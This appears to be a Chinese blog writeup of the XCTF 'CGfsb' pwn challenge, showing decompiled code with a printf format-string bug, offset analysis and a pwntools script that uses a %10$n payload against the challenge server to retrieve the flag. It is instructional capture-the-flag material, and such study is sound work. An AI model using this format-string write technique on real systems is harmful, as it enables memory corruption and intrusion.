攻防世界 CGfsb writeup

原创

胡胡同志要加油 于 2021-12-02 12:34:31 发布 2273 收藏
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
pwn题解 专栏收录该内容
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订阅专栏

日常导入查看位数：

```
In [1]: from pwn import *

In [2]: elf = ELF("./CGfsb")
[*] '/home/kali/Desktop/wp/CGfsb'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)

In [3]:
```



IDA反编译：

IDA View-A | Pseudocode-A | Stack of main

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    int buf; // [esp+1Eh] [ebp-7Eh]
4    int v5; // [esp+22h] [ebp-7Ah]
5    __int16 v6; // [esp+26h] [ebp-76h]
6    char s; // [esp+28h] [ebp-74h]
7    unsigned int v8; // [esp+8Ch] [ebp-10h]
8
9    v8 = __readgsdword(0x14u);
10   setbuf(stdin, 0);
11   setbuf(stdout, 0);
12   setbuf(stderr, 0);
13   buf = 0;
14   v5 = 0;
15   v6 = 0;
16   memset(&s, 0, 0x64u);
17   puts("please tell me your name:");
18   read(0, &buf, 10u);
19   puts("leave your message please:");
20   fgets(&s, 100, stdin);
21   printf("hello %s", &buf);
22   puts("your message is:");
23   printf(&s);
24   if ( pwnme == 8 )
25   {
26     puts("you pwned me, here is your flag:\n");
27     system("cat flag");
28   }
29   else
30   {
31     puts("Thank you!");
32   }
33   return 0;
34 }
```


函数分析：pwnme等于8则执行shell，目的是要将pwnme数据置为8，再加上printf，可以确定是格式化字符串漏洞。

格式化字符串需要寻找到pwnme地址（便于写入）以及在栈上的偏移量，gdb调试：



在进行&S输入时将AAAAAA输入，可以看见栈中偏移量是10，再加上pwnme要变成8，%n的用法是前面几个字符则将某地址数据修改成8，可以构建payload:

pwnme_addr (四个字符)+b'AAAA'+%10$n

writeup:

```
In [1]: from pwn import *

In [2]: elf = ELF("./CGfsb")
[*] '/home/kali/Desktop/wp/CGfsb'
    Arch:     i386-32-little
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In [3]: pwnme_addr = 0x0804A068

In [4]: io = remote("111.200.241.244",61752)
[x] Opening connection to 111.200.241.244 on port 61752
[x] Opening connection to 111.200.241.244 on port 61752: Trying 111.200.241.244
[+] Opening connection to 111.200.241.244 on port 61752: Done

In [5]: io.recv()
Out[5]: b'please tell me your name:\n'

In [6]: io.send("AA")
<ipython-input-6-7f99f9460871>:1: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https:
//docs.pwntools.com/#bytes
  io.send("AA")

In [7]: io.recv()
Out[7]: b'leave your message please:\n'

In [8]: payload = p32(pwnme_addr) + b'AAAA' + b'%10$n'

In [9]: io.sendline(payload)

In [10]: io.recv()
Out[10]: b'hello AAyour message is:\nh\xa0\x04\x08AAAA\nyou pwned me, here is your flag:\n\ncyberpeace{ccd91
0f2c9664a64cc6f4de1a20264ab}\n'

In [11]:
```